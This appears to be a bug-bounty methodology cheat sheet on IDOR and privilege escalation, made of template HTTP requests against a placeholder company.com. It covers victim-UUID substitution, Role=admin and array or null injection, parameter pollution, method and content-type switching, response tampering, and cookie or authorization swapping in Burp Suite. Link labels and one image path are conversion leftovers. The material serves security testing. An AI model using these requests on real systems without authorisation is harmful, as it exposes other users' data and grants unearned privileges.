



If You Need To Find UUID, Try To Register The Victim Email And Sometimes UUID Reflect In The Response







There Is Option Based On UUID, ID OR Email, Try To Replace Your UUID, ID OR Email To Victim UUID, ID OR Email To Ge IDOR



POST /idor HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

uuid=*******

Try To Change The UUID To null, Insert Zeros as Value OR Try To Inject an Array e.g. UUID=[] To Expose Sensitive Information



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POST /misconfiguration HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

There Is Option Based On Your Privilege, Try To Replace Your Privilege To High Level Privilege



POST /privilege-escalation HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

Role=admin

Try To Change The Role To null OR Inject an Empty Array e.g. Role=[] To Expose Sensitive Information

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POST /privilege-escalation/misconfiguration HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

Role=



Try To Use Parameter Pollution Techniques With UUID OR Role Parameters



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Try To Use Separators e.g. | , %20 OR , With UUID Parameter To Ge IDOR



POST /idor HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

UUID=victim-UUID,me-UUID

Try To Use Separators e.g. | , %20 OR , With Role Parameter To Get Privilege Escalation



Mine

POST /privilege-escalation HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

Role=admin,user



Try To Change Content Type Header To application/json AND Insert Value Of UUID As Array e.g {"UUID":["victim-UUID","me-UUID"]} To Get IDOR



Mine

POST /idor HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"UUID":["victim-UUID","me-UUID"]}

Try To Change Content Type Header To application/json AND Insert Value Of Role As Array e.g {"Role":["admin","user"]} To Get Privilege Escalation



Mine

POST /privilege-escalation HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"Role":["admin","user"]}



Try To Change Method To POST, GET, PUT OR DELETE etc With UUID Parameter



GET /idor?uuid=Victim-UUID HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Referer: https://previous.com/path Origin: https://www.company.com



Try To Change Method To POST, GET, PUT OR DELETE etc With Role Parameter



GET /privilege-escalation?Role=admin HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Referer: https://previous.com/path Origin: https://www.company.com

Enter Victim UUID Then Try To Manipulate The Response To Change The Response To Response Of The Correct UUID Code, Maybe Something Will Happen



Mine

```
HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
    "msg": "Right To Do Next Action"
}
```

Try To Manipulate The Response By Changing false To true etc To Get Privilege Escalation



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```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
    "admin": "true"
}
```




Try To Send The Additional properties In The Request As Parameters Or Using This Burp Suite Extension JSONandHTTPP



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Create Two Accounts Then Try To Replace ID To Another ID While Doing Action e.g. Get, Add, Edit, Remove On One Of Them



- 1 Create Two Account, One On Firefox and The Second On Chrome
- 2 Try To Get UUID Of Both
- 3 Do Replace And Match In Burp Suite OR Use Autorize And AutoRepeater
- 4 Do Any Action On One Of Them



Create Two Accounts One To High-level Privilege, Second To Low-level Privilege Then Replace Cookie Of High-level Privilege To Low-level Privilege While Doing Action On One Of Them



- 1 Create Two Account, One On Firefox With High-level and The Second On Chrome With Low-level Privilege
- 2 Try To Get Cookie Of Both
- 3 Do Replace And Match Cookie Of High-level And Low-level In Burp Suite OR Use Autorize
- 4 Do Any Action On One Of Them



Create Two Accounts One To High-level Privilege, Second To Low-level Privilege Then Replace
Authorization Of High-level Privilege To Low-level Privilege While Doing Action On One Of Them



- 1 Create Two Account, One On Firefox With High-level and The Second On Chrome With Low-level Privilege
- 2 Try To Get Authorization Of Both
- 3 Do Replace And Match Authorization Of High-level And Low-level In Burp Suite OR Use Autorize
- 4 Do Any Action On One Of Them



Create Account Then Add Your UUID OR ID To All Sensitive Endpoints As Parameter To Get IDOR



Writeup



Video

- 1 Create Account
- 2 Find All Sensitive Endpoints On Your Account e.g. http://company.com/privilege-escalation
- 3 Add uuid As Parameter To This endpoint e.g http://company.com/privilege-escalation?uuid=*******



Create Account Then Add is Admin=True OR admin=True etc To All Sensitive **Endpoints** To Override Your Privilege



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Blog

- 1 Create Account
- 2 Find All Sensitive Endpoints On Your Account e.g. http://company.com/privilege-escalation
- 3 Add admin=True To This endpoint e.g. http://company.com/privilege-escalation?admin=True

Create Two Accounts Admin AND User, From Admin Account Find All Sensitive Endpoints Then From User Add .json To All Endpoints

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- 1 Create Two Accounts Admin And User
- 2 Find All Sensitive Endpoints From Admin Account e.g. http://company.com/privilege-escalation
- 3 From User Account Add .json To This Endpoint e.g http://company.com/privilege-escalation.json

Thank You

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